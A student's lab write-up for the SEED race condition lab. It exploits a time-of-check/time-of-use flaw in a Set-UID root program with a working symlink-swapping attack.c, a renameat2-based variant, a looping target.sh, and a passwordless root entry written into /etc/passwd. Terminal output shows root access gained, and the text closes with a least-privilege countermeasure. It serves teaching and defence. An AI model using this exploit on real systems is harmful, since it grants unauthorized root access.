


Homework 6 :- Race Condition Vulnerability Lab

Name :- Aparna Krishna Bhat

ID :- 1001255079


Initial setup

First, we disable the built-in protection against race condition by executing the following command



```
Terminal
[03/20/21]seed@VM:~/Lab6$ sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
[03/20/21]seed@VM:~/Lab6$
```

Next, compile the given vulp.c program and make it a Set-UID root program. These operations can be seen in the Fig 1 screenshot.




```
[03/20/21]seed@VM:~/Lab6$ gcc -o vulp vulp.c
vulp.c: In function 'main':
vulp.c:14:30: warning: implicit declaration of function 'strlen' [-Wimplicit-function-declaration]
    fwrite(buffer, sizeof(char), strlen(buffer), fp);
                               ^
vulp.c:14:30: warning: incompatible implicit declaration of built-in function 'strlen'
vulp.c:14:30: note: include '<string.h>' or provide a declaration of 'strlen'
[03/20/21]seed@VM:~/Lab6$ sudo chown root vulp
[03/20/21]seed@VM:~/Lab6$ sudo chmod 4755 vulp
[03/20/21]seed@VM:~/Lab6$ ll vulp
-rwsr-xr-x 1 root seed 7628 Mar 20 12:50 vulp
[03/20/21]seed@VM:~/Lab6$
```

Fig 1:- Making vulp.c a Set-UID program


Task 1: Choosing Our Target

We first check to see if there is a user called **"test"**. We can see from the below screenshot that there is no one with that name. So, from the root account, we can manually enter the following text in the **/etc/passwd** file.

test:U6aMy0wojraho:0:0:test:/root:/bin/bash




```
[03/20/21]seed@VM:~/Lab6$ su root
Password:
root@VM:/home/seed/Lab6# cat /etc/passwd | grep test
root@VM:/home/seed/Lab6# gedit /etc/passwd
```




```
passwd (/etc) - gedit
File Edit View Search Tools Documents Help
Search your computer
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uidd:x:107:111::/run/uidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:116::/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
seed:x:1000:1000:seed,,,:/home/seed:/bin/bash
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
telnetd:x:121:129::/nonexistent:/bin/false
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
ftp:x:123:130:ftp daemon,,,:/srv/ftp:/bin/false
bind:x:124:131::/var/cache/bind:/bin/false
mysql:x:125:132:MySQL Server,,,:/nonexistent:/bin/false
user1:x:1001:1001:Aparna,1023,8059088354,8059088354:/home/user1:/bin/bash
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

After editing the **/etc/passwd** file, we check the file again and see that the entry has been made.




```
root@VM:/home/seed/Lab6
root@VM:/home/seed/Lab6# cat /etc/passwd | grep test
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

We then switch from seed to test and press enter when prompted for the password to see if the new user was successfully created. We have successfully switched to the test user account, and the **#** indicates that it is a root account



```
[03/20/21]seed@VM:~/Lab6$ su test
Password:
root@VM:/home/seed/Lab6#
```


We delete the manual entry from `/etc/passwd` after checking that our entry works, and this is checked by doing the following



```
root@VM: /home/seed/Lab6
[03/20/21]seed@VM:~/Lab6$ su test
No passwd entry for user 'test'
[03/20/21]seed@VM:~/Lab6$
```

Task 2:- Launching the Race Condition Attack


We will need to run two processes at the same time to launch the attack. Unless the `passwd` file is modified, the `target.sh` runs the privileged program in a loop. The user entry from task 1 is saved in the `passwd_input` file and passed to the privileged program as an input. The code in the below screenshot shows how the file's timestamp is used to break the loop; it stops when the timestamp changes, indicating that the file has been modified.



```
#!/bin/bash
CHECK_FILE="ls -l /etc/passwd"
old=$(CHECK_FILE)
new=$(CHECK_FILE)
while [ "$old" == "$new" ]
do
./vulp < passwd_input
new=$(CHECK_FILE)
done
echo "STOP... The passwd file has been changed"
```

Fig :- target.sh

The attack program, on the other hand, runs in parallel with the `target.sh` process and attempts to change the location of `"/tmp/XYZ"` so that it points to the file we want to write to using `target.sh` program. We use `unlink` to remove the old link and then `symlink` to make a new one. To pass the access check, we make the `"/tmp/XYZ"` **point to `"/dev/null"`** at first. Since, `"/dev/null"` is writable by anyone and is a special file that discards anything written to it, we can pass this check. After that, **we put the process to sleep for a while and then point the `"/tmp/XYZ"` file to the `"/etc/passwd"` file**, which is the one we want to write to. This process is done in a loop to race against the `target.sh` program.


A screenshot of a code editor window with a menu bar (File, Edit, View, Search, Tools, Documents, Help) and a toolbar with 'Open' and a file icon. The code is written in C and uses syntax highlighting. It includes a header file, a main function, and a while loop that repeatedly unlinks and creates symlinks to /tmp/XYZ and /etc/passwd with a 1000ms sleep in between.

```
#include <unistd.h>

int main()
{
    while(1) {
        unlink("/tmp/XYZ");
        symlink("/dev/null", "/tmp/XYZ");
        usleep(1000);

        unlink("/tmp/XYZ");
        symlink("/etc/passwd", "/tmp/XYZ");
        usleep(1000);
    }
    return 0;
}
```


Fig: attack.c

A screenshot of a terminal window showing a password prompt for the 'test' user. The prompt is 'test:U6aMy0wojraho:0:0:test:/root:/bin/bash|'.

```
test:U6aMy0wojraho:0:0:test:/root:/bin/bash|
```

Fig: passwd_input file

Next, compile and run the ./attack in one terminal, and then execute target.sh in another terminal.


A screenshot showing two terminal windows. The top window shows the compilation of attack.c and its execution. The bottom window shows the execution of target.sh, which outputs 'No Permission' twice.

```
root@VM: /home/seed
[03/23/21]seed@VM:~$ gcc -o attack attack.c
[03/23/21]seed@VM:~$ ./attack

Terminal
[03/22/21]seed@VM:~/Lab6$ bash target.sh
No Permission
No Permission
```

The target.sh terminates when the passwd file has been successfully modified, as defined in the file's condition. Then we look in the file for any new entries. To test it, we switch to the test user and simply type in the password when asked. This shows that our attack was successful, and we were able to escalate our privileges and write to the passwd file by exploiting the race condition.


Also, we created a new root user, gaining root access to the system, which can be extremely dangerous.



```
No permission
No permission
STOP... The passwd file has been changed
[03/23/21]seed@VM:~$ cat /etc/passwd | grep test
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
[03/23/21]seed@VM:~$ su test
Password:
root@VM:/home/seed# whoami
root
root@VM:/home/seed# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:/home/seed#
```

In the attack process, there is a race condition between the unlink and symlink commands. Our attack will always fail if the file in the target.sh is opened after the unlink command and before the symlink command, because the file was generated by the Set-UID program, and the owner will be root. Unlinking will be impossible in this case, and our attack will always fail.

To get around this problem, we would use the **renameat2()** system call, which avoids the race condition caused by the unlink and symlink windows. When the RENAME_EXCHANGE flag is set, the renameat2() function switches the symbolic links. This swapping will assist in making /tmp/XYZ point to /dev/null at times and /etc/passwd at other times. The race condition attack will be successful if it points to /etc/passwd after the access check and before the file open.




```
attack.c (~/) - gedit
Open
#include <unistd.h>
#include <sys/syscall.h>
#include <linux/fs.h>
int main()
{
    unsigned int flags = RENAME_EXCHANGE;
    while(1){
        syscall(SYS_renameat2, 0, "/tmp/XYZ", 0, "/tmp/ABC", flags);
        usleep(1000);
    }
    return 0;
}
```

Fig: Updated attack.c file


We set the symbolic links so that /tmp/XYZ points to /dev/null and /tmp/ABC points to /etc/passwd. The renameat2() system call swaps /tmp/XYZ to point to /etc/passwd and

/tmp/ABC to point to /dev/null because of this. This continues indefinitely, and the attack is successful only when /tmp/XYZ points to /etc/passwd between the access check and file open.



```
[03/23/21]seed@VM:~$ ln -s -f /dev/null /tmp/XYZ
[03/23/21]seed@VM:~$ ln -s -f /etc/passwd /tmp/ABC
[03/23/21]seed@VM:~$ ll /tmp/XYZ
lrwxrwxrwx 1 seed seed 9 Mar 23 14:25 /tmp/XYZ -> /dev/null
[03/23/21]seed@VM:~$ ll /etc/passwd
-rw-r--r-- 1 root root 2523 Mar 23 14:20 /etc/passwd
[03/23/21]seed@VM:~$ ll /tmp/ABC
lrwxrwxrwx 1 seed seed 11 Mar 23 14:25 /tmp/ABC -> /etc/passwd
[03/23/21]seed@VM:~$ gcc -o attack attack.c
[03/23/21]seed@VM:~$ ./attack
```


We run the target.sh, which is looping the privileged program, to see if it stops when the stopping condition is met, which is the modification of the passwd file. This indicates that the attack was successful, and we can now rename files using the renameat2() system call, avoiding the race condition caused by the unlink and symlink windows and thus ensuring the success of our race condition attack. The below screenshots show the successful attack using the updated attack.c program.



```
No permission
No permission
No permission
No permission
STOP... The passwd file has been changed
[03/23/21]seed@VM:~$ cat /etc/passwd | grep test
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
[03/23/21]seed@VM:~$ su test
Password:
root@VM:/home/seed# whoami
root
root@VM:/home/seed# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:/home/seed#
```

Task 3: Countermeasure: Applying the Principle of Least Privilege

We make changes to the vulnerable program to ensure that the principle of least privilege is followed. We use the program's real UID and effective UID. We set the effective UID to the same as the real UID before checking for access. This drops the privileges, and at the end of the program, we restore the privileges by changing the effective UID to the same as before. Next, compile the program and make it a root owned Set-UID program.

